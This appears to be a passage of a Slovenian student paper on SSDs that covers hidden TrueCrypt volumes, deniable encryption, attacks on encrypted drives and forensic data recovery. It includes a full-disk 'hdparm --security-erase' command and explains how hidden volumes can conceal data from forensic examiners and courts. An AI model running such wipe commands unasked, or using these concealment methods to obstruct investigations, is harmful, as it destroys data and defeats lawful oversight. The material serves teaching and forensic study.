
Tabela 2: Prikaz trdih diskov in njihovih particij.

Na prvi pogled izgleda, da vsaki particiji ustreza ena labela (angl. *drive letter*), ki je v resnici rezervirana za nosilec in ne za particijo. Pomembno je vedeti, da nekateri operacijski sistemi omogočajo več kot en »root« direktorij na particijo, labela pa ni nič drugega kot oznaka za root direktorij. Znotraj iste particije lahko torej uporabimo več label.

Primer:

Recimo da imamo datoteko C:\Datoteke\RF.zip. V isti particiji lahko sedaj dodamo novo labelo F, katero nastavimo, da kaže na isti prostor, kamor kaže C:\Datoteke.

Sedaj lahko do iste datoteke dostopamo tudi preko F:\RF.zip.



Slika 5: Prikaz zasedenosti diska pred in po ustvarjanju skritega nosilca.

Torej nosilec iz zgornje slike (Slika 5) je le določen del prostora znotraj ene particije. Particija ima ponavadi le en viden nosilec (naprimer v operacijskih sistemih Windows), čeprav bi jih lahko brez ovir imela tudi več.

Ker bo nosilec skrit operacijskemu sistemu (uporabnikom), bo operacijski sistem prostor videl kot neuporabljen. Da pa bomo razumeli, še nekaj prednosti in slabosti, ki nam jih prinaša takšen pristop skrivanja, pa moramo vedeti še nekaj stvari:

1. Orodje TrueCrypt prazen prostor znotraj skritih nosilcev zapolni z naključnimi podatki. To ima svojo prednost in slabost. Poglejmo si na kratkem zaporedju bitov, da bomo lažje razumeli nastalo situacijo. Pred kreiranjem nosilca bi imeli na tistem delu particije v idealnem primeru prazen prostor viden takole:


   0000000000000000.....0000000000000000000000000000

   Ko pa bi ustvarili navidezni nosilec (z vsebovanim naključnim praznim prostorom), pa bi nastalo sledeče:

   000000**1010100110**.....**0110110001011001110101110**00000
   {skriti podatki – nenaključni } {prazen prostor}

   Skriti podatki so v tem koraku še nezakriptirani, torej gre lahko za razne dokumente, slike, zvočne datoteke…

2. Nič sumljivega na prvi pogled, vendar pomembno se je zavedati, da je sedaj prazen prostor znotraj skritega nosilca zapolnjen z naključnimi podatki. To pomeni, da ima takšno zaporedje večjo negotovost oz. entropijo[6]! Povsem enaka lastnost velja tudi za kriptirane podatke, kar je ponazorjeno tudi na sliki (Slika 6), katero si oglejmo za lažjo predstavo.



Slika 6: Prikaz entropije za nešifrirane in šifrirane datoteke.

3. Še zadnja stvar, katere se moramo zavedati je, da se skritega nosilca operacijski sistem ne zaveda, torej obstaja nevarnost, da nam prepiše naše skrite podatke. Več podatkov, ki jih imamo, oziroma manjši ko je disk, večja je ta nevarnost!

4.3 Kriptiranje skritih nosilcev

Da bomo podatke zavarovali pred razkritjem (ne pa tudi pred prepisovanjem), je potrebno nosilec zakriptirati. Orodje TrueCrypt lahko uporabimo tudi v ta namen. Pred kriptiranjem moramo seveda vnesti ključ, oziroma geslo.

Zdi se, če zakriptiramo sumljive podatke, da smo varni na sodišču, ker jih nihče brez gesla nebi uspel odkriptirati in nam s tem dokazati krivde. Ravno iz tega razloga je po zakonu obvezno, da lastnik elektronske naprave predložiti tudi ključe za odšifriranje kakršnih koli zakriptiranih podatkov.

Seveda so izkušeni kriminalci na kaj takšnega že v naprej pripravljeni, zato si poglejmo še nadaljnji izboljšavi.

4.4 Skriti nosilec znotraj skritega nosilca

Izkaže se da tudi takšen pristop smiseln, ker je prazen prostor v zunanjem nosilcu zapolnjen z naključnimi podatki. To pomeni, če bi sodišču predložili ključ za odšifriranje prvotnega nosilca, bi forenziki odkrili še en del naključnih podatkov, za katere pa sedaj ne vedo, ali so le prazen prostor, ali pa bi zopet lahko bilo nekaj zakriptiranega, ker je oboje na prvi pogled, če gledamo po bitih, videti enako.

Lastnik elektronske naprave lahko tedaj zanika, da je tam še kaj zakriptiranega. To imenujemo »plausibly deniable encryption«.

Drugi način kako zanikati zakriptirane podatke bi bil, da bi imeli na voljo dva ali več šifrirnih ključev. Če bi uporabili enega, bi odkriptirali prave skrite podatke, če pa bi uporabili drugega, bi odkrili neke druge podatke, ki bi bili nastavljeni, da preslepijo forenzik.

5. ŠIFRIRANJE PODATKOV (ENKRIPCIJA)

Šifriranje podatkov na diskih je z leti postala že ustaljena praksa. Uporabljajo jo vladne institucije, diplomati, vojska, podjetja in vsi ostali, ki želijo zaščiti svoje podatke. Podpirajo jo skoraj vsi sodobni datotečni sistemi, vso sprotno šifriranje in dešifriranje podatkov pa je za uporabnika nevidno.

Čeprav flash diski uporabljajo identične datotečne sisteme kot običajni trdi diski pa za njih ne veljajo ista pravila kot za običajne trde diske. SSD diski so po svoji zgradbi in značilnosti na prvi pogled zelo podobni klasičnim prenosnim pomnilnikom, ki se na napravo priklopijo preko USB vmesnika ali čitalca kartic. Pri enkripciji za njih veljajo podobna pravila, ki pa so pri diskih SSD še bolj omejujoča, saj je za njihovo optimalno delovanje potrebujemo nekaj dodatnih funkcij, ki pospešijo delovanje. Žal pa te dodatne funkcije upočasnjujejo akcije kritpiranja in dekriptiranja ter povečujejo verjetnost napadov na kriptiran nosilec ali kriptirane dele nosilca.

Zaradi tega so se na trgu pojavili novi modeli diskov SSD, ki imajo kriptiranje vgrajeno v krmilniku. Kriptiranje se izvaja samodejno, pogoj je le, da tak trdi disk podpira tudi osnovni vhodno-izhodni sistem (v nadaljevanju BIOS) matične plošče, na katero je ta priklopljen.

V nadaljevanju sta obe varianti kriptiranja in njihove prednosti ter pomanjkljivosti opisani, omenjeni so tudi tipi napadov, s katerimi lahko pridemo do podatkov na nosilcu.

5.1 Programsko kriptiranje podatkov (Software-based encryption)


Zaradi svojih karakteristik (nizki dostopni časi, hitri naključni dostop do datoteke itd.) so se sprva diski SSD zdeli idealni za uporabo enkripcije na podatkih. Večina današnjih diskov SSD se namreč brez težav kosa s klasičnimi trdimi diski in jih pri nekaterih točkah tudi nekajkrat presega. Ta razlika pa se v veliki meri zmanjša, ko na obeh diskih vzpostavimo programsko kriptiranje podatkov.

Problem je v tem, da na učinkovito delovanje diskov SSD vpliva nekaj novih tehnologij in rešitev, ki jih pred tem ni bilo potrebno poznati. Ta so bila že opisana v zgornjem razdelku o delovanju diskov SSD, na tem mestu pa lahko omenimo še njihov vpliv na programsko kriptiranje podatkov ter ranljivosti, ki jih lete povzročajo.

- V primeru kriptiranja celotnega pogona, kriptiramo tudi neuporabljen prostor na pogonu. To pomeni, da bo vsaka operacija pisanja vključevala operacijo prepisovanja-spreminjanja vsebine-brisanje obstoječe vsebine celice in prepisovanje nove vsebine v to celico. Ena od rešitev je v tem, da prazen prostor dodelimo krmilniku SSD, ki nato sam razpolaga s tem prostorom.

- **TRIM:** Večina diskov SSD implementira ukaz TRIM s tem namenom, da obvešča disk o tistih sektorjih, ki niso več v uporabi (oz. ne vsebujejo več veljavnih informacij). Ker je operacija neodvisna od uporabljene enkripcije, kar pomeni, da je programska oprema ne more nadzorovati ali omejiti, se bodo čez določen čas na teh sektorjih pojavili nekriptirani podatki, kot so ničle in ostali nedifirani podatki. V normalnih pogojih napadalec ne more razločiti kje nahajajo šifrirani podatki, saj vidi celoten šifriran disk kot veliko celoto naključnih podatkov.

  V primeru uporabe operacije TRIM, pa bi napadalec lahko izdelal vizualno sliko celotnega diska (Slika 7) in takoj razločil dele particij, ki vsebujejo prazen prostor. S tem bi napadalec lahko močno zoožil območje pregledovanja diska pri iskanju relevantnih podatkov, kar bi močno ogrozilo njihovo varnost. Hkrati je ogrožen tudi pojem nezmožnosti zanikanja kriptiranja podatkov, saj se iz slike diska točno vidi, kako so ti podatki razporejeni. Proizvajalci programske opreme za kriptiranje svetujejo, da TRIM operacija v primeru uporabe programskega kriptiranja popolnoma izklopi. Rezultat tega so počasnejše hitrosti prenosov in dostopov do podatkov, ki so odvisni od modela diska SSD in uporabljenega krmilnika na disku.



Slika 7: Slika prikazuje zgradbo podatkov na kriptiranem in nekriptiranem nosilcu, ki uporablja TRIM. Na levi se jasno razločijo deli nosilca, ki vsebujejo kriptirane podatke, kar ogroža varnost kriptiranih podatkov.

- **Wear-leveling:** Mehanizem za dinamično razporejanje podatkov po mediju je namenjen podaljševanju življenjske dobe nosilca s tem, da je le-ta enakomerno obrabljen. To pomeni, da če se podatki ponavljajoče pišejo na isti logični sektor, se bodo ti na nivoju diska podatki mogoče nahajali na drugi fizični lokaciji in bodo vedno enakomerno distribuirani po celotnem mediju. To v praksi pomeni, da imamo lahko različne različice (oz. verzije) istega podatka na večih lokacijah na disku. Če pogledamo primer menjave gesla na kriptiranem nosilcu[9], ko se ob tej menjavi prepiše stara glava nosilca (angl. volume header) z novo, kriptirano.

  V primeru kriptiranega diska SSD z wear-level mehanizmom pa programska oprema za kritpiranje ne more zagotoviti, da stara glava res prepisala z novo šifrirano vsebino, saj je nova glava lahko zapiše na drugo fizično lokacijo. V primeru, da napadalec najde staro verzijo glave jo lahko uporabi v kombinaciji s starim, mogoče že ogroženim geslom, in z njo odkriptira nosilec.

  Podobno kot pri operaciji TRIM tudi tukaj proizvajalci svetujejo, da se mehanizem ob uporabi programskega kriptiranja izklopi. To pa pomeni krajšo delovno dobo kriptiranega nosilca, ki je ena izmed glavnih pomanjkljivosti sedanjih diskov SSD, ter s tem večjo možnost napak.

Možni napadi

Napadi na programsko kriptirane diske SSD se po postopku bistveno ne razlikujejo od tistih, ki potekajo na ostale programsko kriptirane diske. V kolikor disk SSD ne odpravlja pomanjkljivosti, ki so navedene v prejšnjem poglavju, pa je seveda takšen napad možno še lažje in hitreje izvesti.

5.2 Strojno kriptiranje podatkov (Hardware-based encryption)

Na trgu so se v zadnjem času pojavili nekateri novi tipi diskov SSD, ki imajo možnost kriptiranja v realnem času, ki je vgrajeno v krmilniku. Poznamo jih pod izrazom »Self-encrypting drives« (SED). Kot je bilo že prej omenjeno, mora to možnost omogočati tudi BIOS matične plošče, kjer se ta možnost lahko v celoti vklopi in izklopi. Za kriptiranje se uporablja algoritem AES-128, v novejših izvedenkah pa tudi AES-256. Ti diski omogočajo tudi funkcijo varnega brisanja podatkov, pri katerem se v zelo kratkem času izbrišejo vsi ključi za kriptiranje AES. Podatki so v tem primeru nedostopni, a varni pred napadalcem.

Kljub temu, da nekateri krmilniki podpirajo strojni kriptiranje, nekateri izmed njih ne omogočajo uporabo gesla ATA (angl. *ATA password*), ki ga nastavi uporabni. S tem geslom so namreč zaščiteni ključi, ki jih uporabljamo za enkripcijo in dekripcijo podatkov in to tako, da se šele po vnosu tega gesla omogoči dostop do ključev za dekripcijo. V teoriji bi bil zaradi tega možen napad na ključe, ki se nahajajo v strojni programi opremi diska (angl. *firmware*), s katerimi bi lahko potencialni napadalec lahko te ključe odkril in uporabil za dekripcijo podatkov. Takšnih diskov je bilo v začetku kar nekaj, s čimer je bila varnost strojne enkripcije precej zmanjšana.

Kljub podpori za geslo ATA, pa se pojavi naslednji problem. Nekateri proizvajalci za definiranje gesla dovoljujejo vnos le 8 znakov, kar je veliko premalo za učinkovito obrambo pred napadi z grobo silo (angl. *brute force*). Specifikacija ATA za geslo namreč podpira niz z do 32 znaki, s katerimi se lahko lažje ubranimo pred takšnimi in podobnimi napadi.

Prednosti:

\+ Ker kriptiranje poteka na ločeni strojni opremi to pomeni, da s tem ne obremenjujemo centralnega procesorja, zaradi tega

se kriptiranje lahko transparentno izvaja na procesorsko šibkejših računalnikih, kot so ultra lahki prenosniki in spletni računalniki (angl. *netbook*). Kriptiranje je tako v celoti transparentno za uporabnika.

+ Vsem izvedenkam strojnega kriptiranja naj bi bilo skupno to, da se ključ za enkripcijo in dekripcijo med delovanjem ne nahaja v RAM-u ali kjerkoli drugje na uporabnikovem računalniku, s čimer preprečimo nekatere napade s katerimi bi lahko napadalec ugotovil ali ukradel glavni ključ za kriptiranje.

Slabosti oz. omejitve:

- Zaradi omejenosti strojnega kriptiranja to lahko poteka na celotnem nosilcu, le delno kriptiranje nosilca ni mogoče.

- Iz prejšnje alineje sledi tudi dejstvo, da kriptiranja ni mogoče prikriti. Napadalca tako ne moremo enostavno zavesti, da bi mislil, da na disku ni kriptiranih podatkov. Ta pojem poznamo pod izrazom nezmožnost zanikanja (angl. *Plausible Deniability*).

Možni napadi

Kljub hitrejšemu delovanju in ne-shranjevanju ključa za kriptiranje v RAM-u so strojno kriptirani pogoni vseeno zelo dovzetni za različne, že prej uveljavljene, napade. Večini teh napadov je sicer skupno, da mora napadalec v večini primerov imeti fizični dostop do diska. Nekateri napadi so sicer odvisni tudi od krmilnika na trdem disku ter tipu strojne opreme na katero je disk priključen. Spodaj so našteti nekateri izmed znanih napadov, ki jih poznamo že pri programskem kriptiranju, eden izmed njih, tako imenovani »Warm replug attack«, pa je specifičen ravno za strojno kriptirane diske.

- »Warm replug attack« - Napad poteka tako, da si napadalec zagotovi dostop do žrtvinega računalnika, ki je bodisi prižgan ali v fazi pripravljenosti. Cilj napada je v tem, da disku ne odvzamemo napajanja, saj bi s tem morda morali vnesti geslo ATA, ki ga napadalec ne pozna. Kar naredi napadalec je to, da disk le fizično odklopi iz podatkovnega vmesnika ter ga priklopi na svoj napravo. Že s to preprosto operacijo lahko na svojem računalniku pregleduje kriptirane datoteke, saj se disk praviloma ne zaveda, da je bil priklopljen na drugo napravo.

- »Evil Maid attack« - Gre za napad, ko napadalec potrebuje fizični dostop do računalnika. Scenarij vključuje gosta, ki stanuje v hotelu in odide iz sobe na večerjo, pri tem pa zapusti svoj računalnik. Napadalec se prikrade v sobo in žrtvi, medtem ko le-ta ni ob računalniku, priklopi svoj lasten zaganjalni pogon s katerim vklopi računalnik. Z njegovo pomočjo na žrtvin disk naloži lasten zagonski nalagalnik (angl. *bootloader*), ki ob vnosu zajame žrtvino ATA geslo, ga zabeleži nekam v sistem (kjer se kasneje fizično prebere) ali celo pošlje preko omrežja na neko oddaljeno. Uporabnik v večini primerov niti ne ve, da to ni pravi zagonski nalagalnik, saj se računalnik lahko kljub spremembi vseeno normalno zažene in uporablja.

- »Cold boot« - Uporablja se na enak način, kot pri programskem kriptiranju, le da se v pomnilniku ne hrani glavni ključ (angl. *master key)* za dekripcijo podatkov, ampak se tam nahaja ključ za dostop do diska – »ATA key«. V kolikor napadalec dobi ta ključ lahko brez težav dostopa do vsebine diska.

6. FORENZIČNA ANALIZA PODATKOV

Forenzična analiza je eden od korakov raziskave računalniških in drugih zločinov, kjer so bili v zločin vpleteni računalniki, njegove komponente in ostale naprave, na katerih se nahajajo digitalni dokazi. V postopku analize se zajeto gradivo ustrezno pripravi na analizo, ki poteka in temelji na ustreznih znanstvenih metodah.

V tem poglavju so obravnavani različni načini brisanje podatkov iz diskov SSD in njihova forenzična analiza. Slednji so v zadnjem času vse bolj pogosti saj jih najdemo na vseh tipih računalnikov, od strežnikov do osebnih računalnikov, prenosnikov in mobilnih naprav. Diski SSD so prinesli dramatične spremembe principov in ustaljenih praks[11] v računalniški forenziki, ki so jih dolga leta poznali in uporabljali za pridobitev podatkov z običajnih magnetnih medijev.

Zaradi načina delovanja pogonov SSD in njihove hitrosti je vsako namerno skrivanje in brisanje podatkov zelo enostavno in hitro saj traja le nekaj minut, ali celo sekund. Raziskovalci imamo obilo težav celo pri diskih, ki niti niso bili namerno izbrisani ali kako drugače manipulirani. Nekateri viri trdijo[12], da je možno, da se zlata doba forenzičnega raziskovanja in analize izbrisanih ali skritih podatkov počasi končuje.


6.1 Brisanje podatkov z diskov SSD

Podatki, ki se nahajajo na diskih SSD se lahko brišejo na več različnih načinov, ki so podobnim tistim pri običajnih magnetnih trdih diskih, a se glede na učinek zelo razlikujejo.

- **Hitro formatiranje** – uporaba operacije hitrega formatiranja (angl. *quick format* oz. *low-level format*) pobriše podatke v particijski tabeli, vendar so pri magnetnih diskih podatki še vedno nahajajo v obliki magnetnega zapisa na samih ploščah. V kolikor po formatiranem disku ne zapisujemo novih podatkov, se lahko formatirani podatki z uporabo enostavnih orodjih v celoti restavrirajo. To pa ne velja za SSD diske, če je v uporabi privzeti operacija TRIM. Ko iz particijske tabele izbrišemo podatke, se ta podatek javi krmilniku na disku, ki začne samodejno brisati vse podatke iz neuporabljenih lokacij – ker smo formatirali pogon so to sedaj vse lokacije na disku. V nekaj trenutkih (čas je odvisen od kapacitete diska, zmogljivosti brisanja podatkov krmilnika itd.) so vsi podatki na disku neberljivi. Izjema so podatki, ki se nahajajo v t.i. »skritih prostorih« (angl. *host protected area*). To so podatki, ki operacijskemu sistemu niso neposredno na voljo, vidi jih le krmilnik tega diska. Zaradi tega ob brisanju particijske tabele teh podatkov ne zajamemo, vseeno pa so ti podatki lahko na voljo napadalcu. Podatki iz področij teh celic se lahko zajamejo s pomočjo bralnika pomnilniških celic (Slika 10).

- **Običajno formatiranje** – pri uporabi običajnega formatiranja (angl. *high-level format*) je rezultat pri diskih SSD podoben kot pri običajnih diskih. Razlika je v tem, da se podatki na celotnem disku eksplicitno prepišejo z ničelnimi podatki (angl. *null data*) kar traja veliko dlje in povzroča večjo obrabo celic. Podobno kot pri hitrem formatiranju se podatki lahko ohranijo v »skritih prostorih«, kar ne predstavlja varnega brisanja podatkov.

- **ATA Secure Erase** – v nasprotju s programskimi orodji, ki podatke brišejo preko primarnega operacijskega sistema ali preko zagonskega nalagalnika s prenosljivim operacijskim sistemom (Slika 8), nekateri proizvajalci diskov SSD implementirajo dodatek obstoječi specifikaciji ATA ANSI za varno brisanje informacij, ki se nahajajo na bliskovnem pomnilniku, ki se imenuje SATA/ATA Secure Erase (SE). Ker se ukaz pošlje neposredno krmilniku diska, takšno elektronsko brisanje podatkov poteka izključno na strojnem nivoju. To pomeni, da pravilna implementacija operacije izbriše vse podatke na disku tako, da vsi bloki so po operaciji takoj na voljo za ponovno zapisovanje (dodatni cikli za brisanje tako sploh niso potrebni, ko se v bloke ponovno piše). Takšen disk je po slednji operaciji ponastavljen na tovarniške nastavitve kar pomeni, da so vse pomnilniške regije na disku, vključno s skritimi, rezerviranimi in sistemskimi področji, popolnoma izbrisane, prav tako so ponastavljene tudi njegove pisalne zmogljivost. Zaradi te operacije tudi bralnik pomnilnih celic ne more prebrati podatkov v »skritih prostorih«.



Slika 8: Brisanje diska z ukazi Secure Erase preko brezplačnega orodja HDDerase za DOS. Isti ukaz je možno poslati tudi preko ukazne vrstice Linux zaganjalnika, to je »hdparm --security-erase NULL /dev/DISK_NAME«.

- **Fizično uničenje čipov bliskovnega pomnilnika** – funkcija fizičnega uničenja bliskovnega je izredno orodje, ki ga ponujajo nekateri modeli diskov SSD[15]. Podatke uničijo tako, da se preko krmilnika za uničenje do vsake pomnilne celice prenese prenapetostni val (mnogokratnik osnovnega toka za delovanje), ki uniči vsako celico naenkrat. Namenjeni je ozkemu krogu ljudi, ki bi zaradi občutljivosti informacij želeli popolnoma omejiti možnosti za pridobitev informacij iz pomnilnih celic. Ker je celica popolnoma uničena, je tudi bralnik pomnilnih celic ne more prepoznati in tako pridobiti kakršnekoli informacije iz nje.

6.2 Forenzična analiza in povrnitev podatkov iz diska SSD

Diski SSD se v primerjavi z običajnimi trdimi diski razlikujejo v strojni zgradbi ter uporabi posebnih funkcij, a vseeno uporabljajo iste datotečne sisteme. To načeloma pomeni, da bi za njihovo raziskovanje lahko uporabili podoben princip kot pri običajnih trdih diskih. To pomeni uporabo standardih računalnikov s prilagojenimi operacijskimi sistemi, trdi diski pa so priključeni na standardne (SATA, ATA itd.) vmesnike, v nekaterih primerih pa tudi preko posebnega orodja, ki blokira kakršnokoli pisalno operacijo (angl. *write blocking device*) do zajetega trdega diska. Takšen proces forenzične analize bi eliminiral vsako možnost spreminjanja podatkov na zajetem SSD disku, ki bi nastala s strani preiskovalca, natančneje s strani njegovega operacijskega sistema, žal pa s tem ne moremo preprečiti akcij, ki jih izvaja krmilnik na disku SSD.


Ta je namreč popolnoma samostojna enota z lastnim delovnim pomnilnikom, ki vse akcije izvaja neodvisno od gostujočega operacijskega sistema in v ozadju (OS mu ukaze le dostavlja, ta pa jih shranjuje v delovno vrsto). To pomeni da se vse te operacije začnejo izvajati takoj, ko disk pride do napetosti in se inicializira. V kolikor bi forenzik tak disk priključil na svoj računalnik, bi lahko do zagona OS izgubil vse podatke, ki so bili pred zagonom označeni za brisanje.

Kot je bilo že omenjeno v prejšnjem poglavju, je zaradi enostavnosti brisanja podatkov iz diskov SSD, forenzična analiza teh pogonov zelo težavna. Tudi v primerih, ko disk ni bil namerno izbrisan, se zaradi uporabe posebnih tehnologij, ki služijo pohitritvi delovanja diskov SSD in njihovi manjši obrabi, efektivnost forenzične analize močno omeji. V spodnjih alinejah je omenjenih nekaj pojmov, razlogov in tehnologij, skupaj z opisom ter utemeljitvijo kako vplivajo na postopek forenzične raziskavo.

- **TRIM** - Je eden od osnovnih ukazov operacijskega sistema pri uporabi diskov SSD, ki krmilniku naroči brisanje določenih podatkov. Podatki, ki so označeni za izbris so s strani sistema za čiščenje pomnilnika - smetarja (angl. *garbage collector),* ki poteka v ozadju, izbrisani v nekaj trenutkih. Teh podatkov se praviloma ne da več obnoviti. Problem je predvsem v tem, da se procesa čiščenja pomnilnika praviloma ne da preprečiti, tudi če disk prenesemo na drug računalnik ali ga priklopimo na blokator pisalnih operacij. Zaradi teh lastnosti se takšen proces uporablja izraz samodejnega uničevanja podatkov oz. »self-corrosion«. Edini način za preprečevanje samokorozije podatkov je fizična odstranitev pomnilnih čipov z diska ter njihovo branje preko zunanjega bralca pomnilniških čipov.

- **Wear Leveling** – operacija izravnave podatkov po celotnem disku ima za forenzično raziskavo lahko pozitiven pomen, saj lahko iz diska pridobimo več različnih verzij iste datoteke. Eksperiment[13], ki so ga izvedli na Univerzi v Kaliforniji, v katerem so raziskovalci na disku ustvarili 1000 majhnih datotek ter z njimi opravili nekaj operacij, ki so spreminjale vsebino datoteke, je pokazal, da se na disku resnično nahaja več verzij iste datoteke (ena izmed njih je imela kar 16 kopij(Slika 9)).

  To je v večini primerov možno le takrat, ko operacija TRIM ni aktivna ali podprta, saj bi OS v tem primeru stare verzije datoteke označil za neveljavne, smetar pa bi jih nato izbrisal.



Slika 9: Graf prikazuje število kopij oz. verzij 1000 testnih datotek na testnem disku zaradi tehnologije Wear Leveling. Ena od datotek je bila najdena kar na 16 različnih mestih.

Izjeme

Nezmožnost povrnitve podatkov zaradi ukazov TRIM ne velja za vse diske SSD saj nekateri izmed njih te funkcije ne podpirajo ali pa vzrok tiči drugje. V spodnjih alinejah je opisanih nekaj izjem pri kateri je uspešnost povrnitve podatkov enaka kot pri običajnem trdem disku.


- **Starejši diski SSD** – Nekateri starejši diski SSD ne podpirajo ukaza SSD. Za primer lahko vzamemo podjetje Intel, ki je začelo diske SSD izdelovati na 50nm litografiji, funkcijo TRIM pa omogočajo le njihovi nasledniki, ki so izdelani na 34nm litografiji.
- **Starejše verzije OS Windows in MacOC X** – Operacijski sistem Vista in starejši ter MacOS X 10.6.8 in starejši nativno ne podpirajo ukazov TRIM in jih ne izdajajo krmilniku. Vseeno lahko TRIM vklopimo preko posebnih programov, ki tečejo v OS (npr. Intel SSD Optimizer).
- **Ostali datotečni sistemi, ki niso NTFS (Windows)** – V tem trenutku je možno na OS Windows TRIM uporabljati samo z NTFS. Nosilci, ki so formatirani z FAT, FAT32 ali ostalimi je ne podpirajo.
- **Zunanji diski, USB ohišja in omrežno priklopljeni pomnilniki (NAS)** – TRIM podpira SATA vmesnike, skupaj z razširitvijo eSATA ter SCSC preko UNMAP. V kolikor pa je disk SSD priklopljen na vodilo USB ali instaliran preko določnega tipa NAS (angl. *Network Attached Storage*), pa OS napravi ne more izdati ukaza TRIM.
- **RAID** – V trenutku pisanja TRIM ni podprt v konfiguracijah RAID (razen nekaj izjem).
- **Logično okvarjeni deli datotečnega sistema** – kot zanimivost, okvarjeni ali kako drugače poškodovani deli datotečnega sistema (poškodovane particijske tabele itd.) so lažje povrnljivi kot zdravi deli tega sistema. TRIM ukaz namreč ne deluje nad deli sistema, ki so označeni kot pokvarjeni, saj se teh delov ne da učinkovito izbrisati, ti deli postanejo preprosto nevidni ali nedostopni za OS.
- **Kriptirani nosilci** – nekateri tipi kriptiranih nosilcev ne dovolijo (domnevno so to nekatere konfiguracije BitLocker, TrueCrypt, PGP in ostali), da bi TRIM ukazi dostopali do logično brisanih datoteke v kriptiranih delih. Zaradi tega so ti deli lahko povrnljivi in (le) s pomočjo ključa ali dekripcijskih ključev tudi odkriptirani.

6.3 Orodja za forenzično raziskavo

Za forenziko SSD diskov lahko uporabljamo ista programska orodja in metode za raziskovanje, varno kopiranje ter povrnitev podatkov, kot pri magnetnih trdih diskih. Pred tem se je potrebno prepričati le, da disk ne uporablja funkcij za brisanje podatkov, ki smo jih omenili v prejšnjem poglavju. Težava je le v tem, da je forenzik ne more vedeti, v kakšnem stanju je disk in kaj se bo zgodilo z njim, dokler ga ne priključi na svoj računalnik.

Trenutno edina rešitev za to težavo je fizična ločitev krmilnika in pripadajočih pomnilnih celic ter nato direktno dostopanje do podatkov na teh celicah. Takšna metoda zahteva dovolj znanja in spretnosti ter ustrezna orodja za branje podatkov.

Primer takšnega orodja je prototip bralnika pomnilnih čipov FPGA (Slika 10), ki so ga razvili na Kalifornijski univerzi za potrebe projekta, pri katerem so preučevali vpliv različnih tehnologij diskov SSD na stanje podatkov ter njihovo forenzično odkrivanje.



Slika 10: Ming the Merciless je orodje, narejeno na Univerzi v Kaliforniji, San Diego. Uporablja se za neposredni dostop do bliskovnega pomnilnika (čipov FPGA) in branje podatkov z njih brez pomoči pripadajočega krmilnika.

Uporaba strojnih orodjih je v tem trenutku najbolj zanesljivo in legitimno orodje za izdelavo kopij podatkov iz zaseženih diskov SSD. Vseeno pa se je potrebno zavedati, da so se proizvajalci nosilcev podatkov v zadnjih letih posvetili prav razvoju novih tipov diskov SSD, ki uporabljajo različne tipe krmilnikov, pomnilnih elementov in drugih komponent. Zaradi tega dejstva bo forenzična preiskava prilagojena vsakemu disku posebej, kar prinaša več zamud, dražjo opremo, bolj usposobljeno osebje in kar je najpomembnejše – večjo možnost napak in napačnih zaključkov, ki lahko neposredno vplivajo na rezultate sodne preiskave.

